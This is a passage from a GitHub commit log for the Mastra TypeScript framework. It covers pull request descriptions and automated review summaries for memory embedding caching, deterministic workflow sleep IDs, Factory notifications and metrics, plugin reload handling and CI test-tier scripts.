applies only to the message-vector write path. The change also adds checks to the LibSQL performance test, a patch changeset for `@mastra/memory`, and a new test file. Diff scope: 4 files changed, 350 lines added, 11 removed. ## Changes **`packages/memory/src/index.ts`** (+55 / -11) - Adds `chunkEmbeddingCache`, an LRU cache bounded by `DEFAULT_EMBEDDING_CACHE_MAX_SIZE`. It holds promises of vectors only. Keys are a hash of `JSON.stringify(chunks)`. - Adds `chunkEmbeddingCacheOwner`. It records the embedder and options that produced the cached vectors. - Adds `embedMessageChunks(chunks)`, which: - Snapshots `this.embedder` and `this.embedderOptions` before hashing. - Calls `embedValues` with the snapshot and skips the cache if the embedder or options change during hashing. - Clears the cache when the owner record differs from the snapshot. The clear happens at the next miss, not when the embedder changes. - Returns cached vectors on a hit. A hit returns no usage data. - On a miss, calls `embedValues` and stores the pending promise. Concurrent writes with the same chunks share that promise. - Evicts the entry when the call fails or returns a number of embeddings that differs from the number of chunks. - Returns usage only for the call that reached the embedder. - Changes `embedValues` to accept an optional `{ embedder, embedderOptions }` argument. The default is `this`, so other callers keep the current behavior. - Changes the message-vector row builder to call `embedMessageChunks` instead of `embedValues`. The diff for this file shows no change to the query or content embedding paths. **`packages/memory/src/semantic-recall-embedding-reuse.test.ts`** (+267) - Adds a new test file. It covers reuse across saves, one row per message on resave, re-embedding of edited or distinct text, usage counting, non-reuse of failed or mis-sized results, invalidation on embedder or option change, an embedder change during an in-flight save, raw-string content, and chunking within the embedder input limit. - The number of tests in this file is not verified from the diff. The PR reports 10. **`packages/memory/integration-tests/src/performance-testing/performance-tests.ts`** (+23) - Imports the `MastraVector` type. - Before timing, checks that indexed vector rows are at least `threadCount * messagesPerThread`. - Before timing, runs a thread-scoped semantic recall for each thread. Checks that results are nonempty and belong to that thread. - The timed query measurements and p95 threshold are not changed. **`.changeset/quiet-owls-reuse.md`** (+5) - Adds a patch changeset for `@mastra/memory`. It describes reuse of vectors for repeated or re-saved text and the exclusion of reused vectors from reported usage. ## Reported results These results come from the PR description. They are not verified by completed checks on the current head. - Three saves of 50 messages with repeated text: embedding calls fell from 150 to 50. Stored row counts are reported unchanged. - Repeated-text FastEmbed time: about 7.6 s before, 2.6 s after. - Unique, raw-string, and long-text call counts: reported unchanged. - `@mastra/memory` unit tests: 2,689 passing, 1 todo. - Typecheck, lint, and format: reported clean. - LibSQL benchmark with 2,500 messages: reported passing. ## Not verified - Test, typecheck, lint, format, and benchmark results. No completed check on the current head was available. - The test count in the new test file. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Justin Levine
|
1100a41fb7 |
feat(playground-ui): switch interface icons to Central Icons (#29934) | ||
|
Arthur Fiorette
|
33eaa293e2 |
fix(core): give unnamed sleeps the same step id in every process (#30397)
## Description
A `.sleep()` or `.sleepUntil()` declared without an `id` now gets the
same step ID in every process: `sleep_<workflowId>_<n>`, where `n`
starts at the number of sleeps declared before this one and moves up
past any ID already in use.
### Why
Each process generated a random ID for an unnamed sleep when it built
the workflow, and that ID is the key of the sleep's result in the stored
run. A process that restarts or time travels a run stored by another
process looked the sleep up under its own ID, found nothing, and the
step after the sleep got no input. On the evented engine a restart
failed the run with an input validation error (the step received
`undefined`). Time travel on either engine ran the step with `{}`.
Scheduled workflows were affected too: the schedule's definition hash
covers the serialized step graph, which includes the sleep IDs, so every
instance computed a different hash and the instances that hadn't
registered the schedule last refused to fire it.
### What changed
`packages/core/src/workflows/workflow.ts` uses the rule unnamed `.map()`
steps have used since #21222: a deterministic ID from the workflow ID
and an ordinal, unless the workflow is already registered with a Mastra
instance that has a custom ID generator when the sleep is declared, in
which case that generator still produces the part after `sleep_`.
`sleep` and `sleepUntil` share one count, since both use the `sleep_`
prefix. An ID already taken by an explicit one is skipped. An explicit
`id` is unchanged.
```ts
// before: sleep_3f2c9e1a-... (different in every process)
// after: sleep_my-workflow_0
createWorkflow({ id: 'my-workflow', ... }).then(a).sleep(5000).then(b).commit();
```
The `sleep` and `sleepUntil` reference pages now describe the default
ID.
### Known limits
- Adding or removing a sleep shifts the default IDs of later unnamed
sleeps. Pass `{ id }` to pin one.
- Runs stored before the upgrade keep their random sleep IDs and still
won't match after a restart or time travel, as before.
- A custom ID generator that returns random IDs still gives a different
ID per process.
### Tests
- New `packages/core/src/workflows/sleep-id-determinism.test.ts`: two
builds of the same workflow give the same IDs with one ordinal over
`sleep` and `sleepUntil` (without the fix: random `sleep_<uuid>` IDs);
an explicit ID that claims a default name is skipped (without the fix: a
random ID); a default-engine time travel past a sleep after the workflow
is rebuilt, on `InMemoryStore`, hands the next step its recorded input
(without the fix: the run ends `failed` with "Step input validation
failed", because the step got `{}`).
- `packages/core/src/workflows/evented/sleep-restart.test.ts`: the sleep
and `sleepUntil` restart cases now build the workflow once per runtime,
as a real restart does, and assert the step after the sleep receives its
input (without the fix: the run ends `failed` with
`WORKFLOW_STEP_INPUT_VALIDATION_FAILED`, input `undefined`).
## Related issue(s)
None
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [ ] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** When a workflow waits, it gives that wait a name. Before this
change, the name was random each time the code ran. Another process
could not find the saved wait, so a restarted or time-traveled run lost
its data. Now each unnamed wait gets a name based on its position in the
workflow, so every process uses the same name.
## Summary
Unnamed `.sleep()` and `.sleepUntil()` steps now get a deterministic ID.
The ID has the form `sleep_<workflowId>_<n>`. Both sleep types share one
counter. The counter skips IDs that already exist in the workflow's
steps. Explicit `{ id }` values are unchanged.
## Changes
- **`packages/core/src/workflows/workflow.ts`:** Adds a private
`#defaultSleepId(stepType)` helper. `sleep()` and `sleepUntil()` call it
when no explicit ID is given.
- With no custom ID generator on the Mastra instance, `n` equals the
number of earlier `sleep` and `sleepUntil` entries in `stepFlow`. The
helper increments `n` while `sleep_<workflowId>_<n>` already exists in
`steps`.
- With a custom ID generator, the helper calls `generateId` with the
workflow ID and the step type. It then prefixes the result with
`sleep_`. The generator supplies the suffix.
- The `crypto.randomUUID()` fallback is removed from both methods.
- **`.changeset/curly-pillows-argue.md`:** Adds a `@mastra/core` patch
changeset. It describes the fix and states these limits:
- Runs stored before this change keep their random IDs. They do not
match after a restart or time travel.
- Scheduled workflows with unnamed sleeps get the same definition hash
on each instance.
- Adding or removing a sleep changes the IDs of later unnamed sleeps.
Pass `{ id }` to keep an ID fixed.
## Documentation and tests
- The raw summary reports that the `sleep` and `sleepUntil` reference
pages describe the ID format, the counter, and the custom ID generator
behavior.
- The raw summary reports a new
`packages/core/src/workflows/sleep-id-determinism.test.ts`. It covers
stable IDs, the shared counter, explicit-ID collisions, and a
rebuild-and-time-travel case.
- The raw summary reports that `sleep-restart.test.ts` now creates a
separate workflow object for each runtime. It asserts that the
`afterSleep` step receives `{ value: 'persist me' }`.
- Verification status: the doc pages and test files were not inspected.
Test results are not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
dane-ai-mastra[bot]
|
d0f7dd3a80 |
chore: version packages (alpha) (#30420)
This PR was opened by the [Changesets release](https://github.com/changesets/action) GitHub action. When you're ready to do a release, you can merge this and publish to npm yourself or [setup this action to publish automatically](https://github.com/changesets/action#with-publishing). If you're not ready to do a release yet, that's fine, whenever you add more changesets to main, this PR will be updated. ⚠️⚠️⚠️⚠️⚠️⚠️ `main` is currently in **pre mode** so this branch has prereleases rather than normal releases. If you want to exit prereleases, run `changeset pre exit` on `main`. ⚠️⚠️⚠️⚠️⚠️⚠️ # Releases ## @mastra/factory@0.29.0-alpha.3 ### Minor Changes - Added opt-in health metrics to Factory, sent through `mastra.metrics`. Pick the groups you want, since every record counts towards observability usage: ([#30225](https://github.com/mastra-ai/mastra/pull/30225)) ```ts new MastraFactory({ // ... metrics: { groups: ['process', 'postgres', 'redis', 'sandbox', 'intake'] }, // or 'all' }); ``` Or set `FACTORY_METRICS=all` (or a list like `sandbox,intake`). `FACTORY_METRICS_INTERVAL_MS` (default 60s, minimum 15s) and `FACTORY_METRICS_MAX_PER_MIN` (default 500) tune how often records are sent and cap their volume. Metrics are named `mastra_factory_*` and labeled with `service` (`api`, `worker` or `all`) so split deployments can be told apart. ### Patch Changes - Fixed a pull request Factory opened for a card whose issue lives in Jira, Linear or incident.io getting a card of its own on GitHub. The pull request now attaches to that card and moves it to Review, as it already does on GitLab, so the work is no longer tracked on two cards while it is being reviewed. Fixes [#30358](https://github.com/mastra-ai/mastra/issues/30358). ([#30418](https://github.com/mastra-ai/mastra/pull/30418)) - Deliver Factory notifications when their bound session no longer exists, including concurrent notifications. Notifications for a role that has been handed off remain suppressed. ([#30422](https://github.com/mastra-ai/mastra/pull/30422)) - Updated dependencies [[`02dbde1`]( |
||
|
mastra-platform[bot]
|
df8e02bbd5 |
fix(factory): recover stale session bindings before delivering notifications (#30422)
## Summary
- Recover the selected role binding when its bound controller session no
longer exists, before resolving the notification owner and delivering
the notification.
- Preserve safe retry behavior when there is no binding preparer; do not
create an unrelated session or repoint the card.
- Add regression coverage for successful recovery and the no-preparer
failure, including notification delivery and persisted binding state.
## Test plan
- Reproduction test failed before the fix (`prepareBinding` was never
called); both scenarios pass after the fix.
- Full Factory dispatcher suite: 222 passed.
- `pnpm run check` in `mastracode/factory`.
- Type-aware lint and formatting for changed files; `git diff --check`.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: The system sends a notification to a session for a role. Sometimes
that session no longer exists. Now the system first replaces the stale
role binding, then sends the notification. If another session has
already taken over the role, the notification is not sent, and the newer
session stays in charge.
## Summary
This change updates how the Factory dispatcher delivers `notify`
decisions when the selected role binding points to a missing controller
session. It also adds an expected-binding guard to run-start
preparation. The change touches 6 files: 348 lines added and 2 removed.
The change recovers the stale role binding before the notification owner
is resolved and the notification is delivered. When no binding preparer
is available, the change keeps retry behavior. It does not create an
unrelated session or repoint the card.
### Dispatcher (`mastracode/factory/src/rules/dispatcher.ts`, +43/-2)
- The `notify` path selects an active binding.
- If the decision's role was superseded, or the decision was overtaken,
the decision is marked `superseded`.
- The path then prepares or requires the role's binding. It checks that
the selected binding ID is still current.
- `#requireOrPrepareBinding` accepts an expected binding ID. If the
role's current binding differs from that ID, or is missing, it calls
`#sameRoleReplacement`.
- `#sameRoleReplacement` marks the decision `superseded` when:
- no replacement exists,
- the replacement is the expected binding,
- the role was superseded, or
- the decision was overtaken.
- Otherwise, `#sameRoleReplacement` requires that the replacement
session exists.
- Preparation receives the expected binding ID.
- A `FactoryRunBindingSupersededError` from preparation resolves to a
same-role replacement when an ID was expected. Otherwise, it marks the
decision `superseded`.
- Other preparation errors propagate.
- `FactoryBindingPreparationInput` gains an optional `expectedBindingId`
field.
### Run-start path
- `mastracode/factory/src/routes/surface.ts` (+1):
`prepareFactoryRuleBinding` forwards `input.expectedBindingId` to
`coordinator.prepare`.
- `mastracode/factory/src/rules/start-coordinator.ts` (+2):
`FactoryStartRequest` gains an optional `expectedBindingId`.
`FactoryStartCoordinator.prepare` forwards it to
`storage.prepareRunStart`.
- `mastracode/factory/src/storage/domains/work-items/base.ts` (+21):
- Adds the `FactoryRunBindingSupersededError` class.
- Adds an optional `expectedBindingId` to `PrepareFactoryRunStartInput`.
- When `expectedBindingId` is set, `prepareRunStart` requires:
- an existing work-item ID, and
- an active binding that matches the ID, organization, project, and
role.
- If a requirement fails, `prepareRunStart` throws
`FactoryRunBindingSupersededError` before it processes the pending
start.
### Tests (`mastracode/factory/src/rules/dispatcher.test.ts`, +276)
The added tests cover three cases:
- **Preparer available:** A preparer replaces the stale binding. The
notification is delivered as the owner of the replacement session.
Concurrent notifications that share the stale binding are both
delivered.
- **Successor during preparation:** A successor takes over the session
during preparation. The notification is not sent. The decision becomes
`superseded`. The successor binding stays active, and the stale role is
not restored.
- **No preparer:** The notification is not sent. The decision retries
with `session_unavailable`. The active binding is unchanged.
### Changeset (`.changeset/factory-stale-notification-binding.md`, +5)
Adds a patch changeset for `@mastra/factory`. It describes delivery of
notifications when a bound session no longer exists, including
concurrent notifications. It also describes suppression of notifications
for roles that have been handed off.
### Not verified
- The PR objectives report 222 passing Factory dispatcher tests, a
passing `pnpm run check` in `mastracode/factory`, and clean lint,
format, and `git diff --check` results. These results are
author-reported. This review did not run them.
- This review did not run the tests, type checks, or lint.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
7bc312b64b |
fix(factory): attach a Factory pull request to a Jira, Linear or incident.io card on GitHub (#30418)
> Opened by @factory-project:7d5175c3-3a20-42ac-aba9-756f183136f4
On GitHub, a pull request Factory opened for a card whose issue lives in
Jira, Linear or incident.io was filed on a card of its own. The source
card never gained a `pull-request` source, so it could not enter the
board's pull request review phase: the move is refused for a card with
no pull request attached ("holds only cards with a pull request").
GitLab already took such a card as the merge request's home, so the two
providers behaved differently for the same board.
`GithubRules.#pullRequestHome` decides which existing card a first-seen
pull request belongs with. Its `eligible` predicate required
`cardBelongsToRepository` for every card, which matches a card by its
GitHub issue/PR URL or an intake-stamped `githubRepositoryId` — neither
of which a Jira or Linear card carries, so the authoring card was never
eligible and no `attachTo` was emitted. `eligible` now requires
repository membership only for GitHub cards, mirroring GitLab's own
`eligibleHome`, which excludes GitHub cards in the same way. A card with
no source of its own still never takes a pull request, since it would
become the card's only source, and a GitLab card still keeps only merge
requests.
Regression tests cover a Jira, Linear and incident.io card (the pull
request joins the card, no second card, and the card reaches PR review),
plus the two negatives — a source-less card and a GitLab card — and the
GitHub control.
## Checks on `
|
||
|
Tyler Barnes
|
7f09a63553 |
fix(code-sdk): ship its own Knowledge scope id encoder so an older core can't crash startup (#30427) | ||
|
Tyler Barnes
|
ca59cc11c8 |
ci(test-tiers): record failures under the real file when the test group name isn't a folder (#30423) | ||
|
Tyler Barnes
|
02dbde13cc |
fix(code-sdk): require @mastra/core 1.84 so fresh mastracode installs start (#30425) | ||
|
mastra-platform[bot]
|
4dd77bac9f |
feat(factory): opt-in health metrics by group (#30225)
> Opened by @roaminro
## What
Opt-in health metrics for Factory, sent through `mastra.metrics`, so a
deployment can tell at a glance which component to investigate first:
the Node process, Postgres, Redis, sandboxes and session start-up, or
intake.
Every record counts towards observability usage, so nothing is collected
unless a group is turned on:
```ts
new MastraFactory({ ..., metrics: { groups: ['sandbox', 'intake'] } }); // or groups: 'all'
```
Env overrides: `FACTORY_METRICS` (`all`, `0`, or a list),
`FACTORY_METRICS_INTERVAL_MS` (default 60s, min 15s),
`FACTORY_METRICS_MAX_PER_MIN` (default 500).
| Group | Metrics (`mastra_factory_*`) |
| --- | --- |
| process | event-loop delay and utilization, heap utilization and
memory against the heap limit, `process_cpu_cores` (all threads) against
`process_cpu_limit_cores`, major/incremental GC pauses,
`process_uptime_ms` |
| postgres | pool total/idle/waiting per pool (read after the check),
`SELECT 1` check per pool, `pg_stat_activity` sessions + longest
query/idle transaction, slowest `pg_stat_statements` logged every 10 min
by query ID |
| redis | `INFO` check, memory used/max and utilization, clients,
evictions, stream backlog (only with `RedisStreamsPubSub`; only the
check on a cluster) |
| sandbox | `session_ready_ms{kind=first\|resume,outcome}` per start
(failures included), `session_sandbox_wait_ms`, `sessions_starting` +
`session_start_oldest_age_ms` every interval, provider start time and
failures (`sandbox_provider`), setup phase and command timings,
recreate/reset/retire counts, active sandboxes |
| intake | GitHub/Linear ingest outcomes, reconcile replays (missed
webhooks), sweep failures, `intake_last_sweep_age_ms` per kind (counted
from when the sweep worker starts) |
## How
- Disabled groups are no-ops: no timers, checks or records.
- Counts and timings are aggregated in-process and sent once per
interval. A counter is one record per series. A timing is
`stat=avg|p95|max` on its `_ms` series plus a `<name>_count` series with
the number of observations, so a series ending in `_ms` is always
milliseconds. p95 uses reservoir sampling. Every duration is in ms.
- Quiet intervals still send 0 for known counters (configured intake
sources, sweep failures, sandbox start failures), so an empty chart
means "nothing happened", not "not reporting".
- A per-minute cap holds over the whole minute; event counts and timings
are sent before gauges, so the cap drops gauges first. Overflow is
counted in `mastra_factory_metrics_dropped_total`.
- Check durations are sent for `db_store`, `db_vector` and `redis` only;
the server-stats checks send failures only.
- Labels are closed sets only: no IDs, paths or repository names.
- Every record has `service=api|worker|all`, derived from
`MASTRA_WORKERS`. Server-wide stats (Postgres activity, Redis
memory/backlog) run only on `worker`/`all`, so split deployments don't
report them twice. Platform's built-in `serviceName` isn't set per
record: `metrics.emit()` has no override, so that needs a core or
Platform change.
- `mastra.metrics` and the logger are read on every flush, since
Platform registers its exporter after the app module loads. A failed
tick is logged, never thrown.
- `[factory:timing]` stderr lines keep main's rule (only when boot
diagnostics are on); metrics are recorded either way, gated by their own
group.
- `RedisStreamsPubSub` gains `createMonitorClient()` + `streamKey()`, so
checks use their own connection and never queue behind pub/sub traffic.
- Session sandbox retirement counts only real, successful retirements.
## Not included
Linear/GitLab issue-reconcile sweeps, Platform poller latency, Slack
time-to-first-reply (needs a hook in `packages/core` channels),
HTTP/storage timings.
## Test plan
- [x] `pnpm check`, `pnpm lint` in `mastracode/factory`; `tsc` in
`pubsub/redis-streams`
- [x] `src/metrics/metrics.test.ts`: config parsing, service mapping,
aggregation and `_count` series, cap and send order, zero counters,
disabled groups, api skips server-wide stats, session start timing
(joined callers, failures, starts in flight), check guards, sweep age
- [x] Existing tests for touched modules (workspace, github
rules/sandbox/reconcile, linear rules, sandbox, timing)
- [x] Snapshot on shipyard `beta` with `FACTORY_METRICS=all` (single
process, `service=all`)
- [ ] Split deployment reporting both `service=api` and `service=worker`
Docs: mastra-ai/softwarefactory-docs#18
---------
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: Roamin <97863888+roaminro@users.noreply.github.com>
|
||
|
Tyler Barnes
|
5686fa16ed |
fix(code-sdk): keep a plugin's last good load when its reload fails (#30412)
## Summary
When a plugin that is already working fails to reload (a bad update, an
import error, a field resolver that throws), Mastra Code used to replace
it with an empty `load failed` record. Its tools vanished from the
session, its signal providers were stopped, and the error only reached
`console.warn`, which the TUI never shows. One broken update silently
removed a working plugin.
Now:
- **The last good load keeps running.** If a plugin was active and its
reload fails, its previous tools, processors, signal providers and
version stamp are kept, and the error is recorded as `reloadError`.
Status stays `active`, so existing filters keep working, and the signal
lane keeps the provider it already runs. Disabling, blocking or
uninstalling the plugin still removes it, and the next successful load
replaces the kept one.
- **Failures are visible.** `PluginManager.onPluginError` reports each
distinct reload failure once. `createMastraCode` routes signal-lane
errors (providers that fail to start, stop or provide processors) to the
same channel, and the TUI shows them as an error notice. With no
listener, they still go to `console.warn`.
- **Notices stay accurate.** A GitHub update that fails to load is not
also reported as updated. If a kept load ends up in a tool-name
conflict, its notice doesn't claim it is still running.
## Testing
- `manager.test.ts`: a real local plugin whose `signalProviders`
resolver starts throwing keeps its tools, provider instance and stamp;
recovers on the next good load; is still removed when disabled or
uninstalled; and reports one error per distinct failure. Further cases:
a kept load that ends up conflicted, and a GitHub update that fails to
load.
- `index.test.ts`: a plugin signal provider that fails to start is
reported through the plugin manager, not `console.warn`.
- `signal-lane.test.ts`: error assertions pin the owning plugin id,
including when a provider fails to stop.
- TUI E2E `plugins-local-reload-failure`: breaks a working plugin
mid-session, expects the on-screen error, and checks the tool still
answers from the previous version.
- The new tests fail on `main`. `tsc` passes for `@mastra/code-sdk` and
`mastracode`; the plugin unit tests and the plugin E2E scenarios
(`plugins-local-reload-failure`, `plugins-local-hot-reload`,
`plugins-github-poll-update`) pass.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
When a plugin update breaks, the plugin keeps working with its last good
version. The user sees an error message, so they know the new version
failed.
## Summary
This change keeps the last good load of an active plugin when a reload
fails. It also adds a plugin error channel. Reload failures and
signal-lane errors are sent to that channel and shown to the user.
## Behavior changes
- A failed reload of an active plugin keeps its previous tools,
processors, signal providers, and version stamp.
- The failure is stored on the plugin as `reloadError`.
- The plugin status stays `active`, unless a conflict prevents the kept
load from running.
- A kept load that ends up conflicted is not described as still running.
- A successful reload replaces the kept load and clears `reloadError`.
- Disabling, blocking, or uninstalling a plugin removes it. This applies
to plugins with a kept load.
- Re-enabling a failed plugin without a successful load leaves it in
`load failed` status.
- A failed GitHub update does not report success. The old tools stay in
place, and an error is emitted. Listeners do not receive an "updated"
notice for that plugin.
- GitHub update notifications skip plugins that have a `reloadError`.
## Error reporting
- `PluginManager` adds `onPluginError(listener)`, which returns an
unsubscribe function.
- `PluginManager` adds `reportPluginError(event)`.
- Each distinct reload failure produces one `PluginErrorEvent` (`{
pluginId, message }`). A plugin that stays broken across later reloads
with the same error does not repeat its notice.
- Reload failures are reported before reload listeners run. A reload
listener that throws does not suppress the failure notice.
- `reportPluginError` calls each error listener in its own `try` block.
A throwing error listener does not stop the other error listeners. Its
failure is written to `console.warn`.
- With no error listener registered, the message goes to `console.warn`.
- `PluginSignalLane` routes provider errors through
`pluginManager.reportPluginError`. The `onError` callback now receives
`pluginId` as a third argument. The lane passes this ID for start
failures, stop failures, duplicate provider IDs, and processor retrieval
failures.
- `MastraTUI` subscribes to plugin errors when a plugin manager exists
and no listener is registered. It shows each message with `showError`.
It removes the subscription on shutdown.
## Type and API changes
- `LoadedPlugin` gains optional `reloadError?: string`.
- New exported type `PluginErrorEvent = { pluginId: string; message:
string }`.
- `LoadPluginRecordOptions` gains optional `previous?: LoadedPlugin[]`.
During reload, `loadPlugins` reuses a prior active plugin with the same
ID and scope when its record fails to load.
- `PluginSignalLaneOptions.onError` gains a third parameter, `pluginId:
string`.
## Tests and fixtures
- Unit tests in `manager.test.ts` cover kept loads, recovery, removal,
`load failed` status, one notification per distinct failure, conflicted
reloads, and failed GitHub updates.
- `signal-lane.test.ts` checks that `onError` receives the plugin ID for
collisions, startup and shutdown failures, and processor errors.
- `index.test.ts` adds a test where a signal provider's `start()`
rejects. The test checks the reported plugin ID and message, and checks
that no console warning is emitted.
- A new TUI E2E scenario, `plugins-local-reload-failure`, has a fixture
file and is registered in the scenario index and the `ScenarioName`
type. It runs a working tool, makes the plugin broken, waits for the
reload error, and checks that the tool still returns the previous
result.
- The PR author reports that the new tests fail on `main`. The author
also reports that `tsc` passes for `@mastra/code-sdk` and `mastracode`,
and that the plugin unit tests and the E2E scenarios pass. These results
are author-reported. They were not verified in this summary.
## Changesets
- A `mastracode` patch changeset describes plugin reload failures and
signal provider errors.
- A `@mastra/code-sdk` patch changeset describes kept loads,
`reloadError`, and the `onPluginError` notifications.
## Scope
- 15 files changed. 582 lines added and 13 removed.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
Tyler Barnes
|
ca0af9fa6e |
ci: skip memory benchmarks on PRs and run durable stream tests in parallel (#30416) | ||
|
dane-ai-mastra[bot]
|
15dc07c51d |
chore: version packages (alpha) (#30394)
This PR was opened by the [Changesets release](https://github.com/changesets/action) GitHub action. When you're ready to do a release, you can merge this and publish to npm yourself or [setup this action to publish automatically](https://github.com/changesets/action#with-publishing). If you're not ready to do a release yet, that's fine, whenever you add more changesets to main, this PR will be updated. ⚠️⚠️⚠️⚠️⚠️⚠️ `main` is currently in **pre mode** so this branch has prereleases rather than normal releases. If you want to exit prereleases, run `changeset pre exit` on `main`. ⚠️⚠️⚠️⚠️⚠️⚠️ # Releases ## @mastra/core@1.84.0-alpha.2 ### Minor Changes - Added run metadata to background process callbacks. ([#30161](https://github.com/mastra-ai/mastra/pull/30161)) `backgroundProcesses` callbacks on `execute_command` now receive, when available, the `agentId`, `threadId`, `resourceId`, and `runId` of the call that started the process, so hosts can route exit notices to the right conversation. `onExit` also receives `killedByAbort`, which is `true` when the abort signal fired (the run's signal by default) and killed the process. ```ts backgroundProcesses: { onExit: ({ pid, exitCode, threadId, killedByAbort }) => { if (!killedByAbort) notifyThread(threadId, `Process ${pid} exited with code ${exitCode}`); }, }, ``` `truncateOutput` and `DEFAULT_TAIL_LINES` are now exported from `@mastra/core/workspace`, so hosts can trim process output the same way `execute_command` does. ### Patch Changes - Fixed retries in `dountil` and `dowhile` loops on the evented engine. Each iteration of a loop body now starts at `retryCount` 0 and gets the step's full `retries`, as on the default engine. Before, the count carried over from earlier iterations, so a body that failed once in a later iteration could run out of retries and fail the run. ([#30383](https://github.com/mastra-ai/mastra/pull/30383)) If your step code reads `retryCount` inside a loop body, it now gets the attempt within the current iteration. The loop condition receives the iteration number as `iterationCount`. To use it inside the body, pass it through the step's output or workflow state. - Fixed durable agent runs failing with `DURABLE_AGENT_EXECUTION_UNVERIFIED` when an ownership check took longer than the lease TTL (15 seconds by default) while the same process still held the run. These runs used to fail and lose their saved snapshots. They now keep running, and a step stops only when an ownership check fails, the claim can't be renewed before it expires, or another execution takes over the run. ([#30386](https://github.com/mastra-ai/mastra/pull/30386)) - Fixed workflow recovery restarting a run that is still executing, which ran its steps twice. `startAsync()` now takes the run's lease before it saves the first snapshot, so it resolves after the lease is taken and rejects if taking it fails. Runs of workflows whose `shouldPersistSnapshot` saves `waiting` but not `running` now hold a lease too, so recovery no longer restarts them while they execute or sleep. ([#30384](https://github.com/mastra-ai/mastra/pull/30384)) - `processToolResult` now sees and can rewrite a tool's `toModelOutput` result. Previously, when a tool mapped its result with `toModelOutput` (for example a file viewer returning images), output processors only saw and changed the raw result, and the mapped output, images included, still reached the next model call and stored history unchanged. ([#30401](https://github.com/mastra-ai/mastra/pull/30401)) The hook now receives `modelOutput`. To replace it, commit a `result`-state part that carries the new value in `providerMetadata.mastra.modelOutput`: ```ts processToolResult({ messageList, toolCallId, toolName, args, result, modelOutput }) { messageList.updateToolInvocation({ type: 'tool-invocation', toolInvocation: { state: 'result', toolCallId, toolName, args, result }, providerMetadata: { mastra: { modelOutput: shrinkImages(modelOutput) } }, }); } ``` A processor that replaces only `result`, or edits it in place, now has the new value mapped through `toModelOutput` again, so the model reads the mapping of the processed result rather than of the original. With several processors, each one receives the `modelOutput` the processor before it committed, so a later processor can't bring back an image an earlier one removed. This applies to both regular and durable agents. In durable agents, a `processToolResult` that throws now also keeps the unprocessed mapped output from the model, not only the raw result. ## @mastra/client-js@1.60.1-alpha.2 ### Patch Changes - Updated dependencies [[`7277766`]( |
||
|
Tyler Barnes
|
fcb47d2063 |
ci(test-tiers): keep the git diff fallback working on rebased PRs and unusual filenames (#30413)
## What The git fallback added in #30409 (it lists a fix's changed files when GitHub's compare API can't) fails in two cases: 1. **Rebased PRs.** The daily workflow checks main out at depth 1. If the newer PR head was rebased onto that checkout, fetching it stops at the shallow boundary while the merge base with the older head lies below it. `git diff a...b` then fails with "no merge base" and the daily run crashes. 2. **Unusual filenames.** Without `-z`, git quotes non-ASCII paths (`"packages/core/src/\303\251.ts"`), which never match a test file. ## Change `gitDiffFiles` in `scripts/test-tiers/update.mjs` unshallows the clone (still blobless) when it is shallow, and diffs with `-z`. ## Testing - New test builds the rebased-head topology with real git and a depth-1 blobless clone, including a file named `é.ts`. It fails on main ("no merge base"), still fails if either half of the change is removed, and passes with both. - `node --test scripts/test-tiers/*.test.mjs`: 45 pass; oxlint, oxfmt clean. - On the real repo, in the workflow's topology: 2,609 files in 6.7 s, `.git` 137 MB. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The test-tier script looks at which files a pull request changed. In some cases it could not find the starting point it needed, and it could not handle file names with non-English letters. This change fixes both problems. ## Overview This change updates `gitDiffFiles` in `scripts/test-tiers/update.mjs`. It adds a test in `scripts/test-tiers/update.test.mjs` that covers the failure case. ## Problems addressed - **Missing merge base in a shallow checkout.** The daily workflow checks out the repository at depth 1. When a pull request head is rebased onto that checkout, the merge base can lie beyond the shallow boundary. The fetch then does not retrieve it. - **Quoted non-ASCII file names.** Git quotes non-ASCII file names by default. The script then does not match those names to test files. ## Changes in `scripts/test-tiers/update.mjs` - `gitDiffFiles` is now exported. It takes a third argument, `cwd`, and runs every Git command in that directory. The signature changes from `(base, head)` to `(base, head, cwd)`. - The function checks `git rev-parse --is-shallow-repository`. If the repository is shallow, it adds `--unshallow` to the fetch. The fetch keeps `--filter=blob:none`, so the clone stays blobless. - The function runs `git diff --name-only -z --no-renames base...head`. It splits the output on NUL characters, not newlines. File names are therefore returned literally. ## Changes in `scripts/test-tiers/update.test.mjs` - The test imports `gitDiffFiles` and the Node modules it needs for temporary files and Git commands. - The test builds a local origin repository. The `main` branch contains two later commits. An older PR branch forks below them. A newer PR branch, rebased onto `main`, adds `packages/core/src/é.ts`. - The test makes a depth-1, blobless clone of that origin. It asserts that `gitDiffFiles(base, head, clone)` returns `a.ts`, `b.ts`, and `é.ts`. - The test removes its temporary directory in a `finally` block. ## Verification - The diff confirms the code and test changes listed above. Diff stats: 2 files changed, 66 insertions, 8 deletions. - The author reports these results. This review did not run them: - The new test fails on `main` and fails when either change is removed. It passes with both changes. - `node --test scripts/test-tiers/*.test.mjs` passes 45 tests. oxlint and oxfmt report no 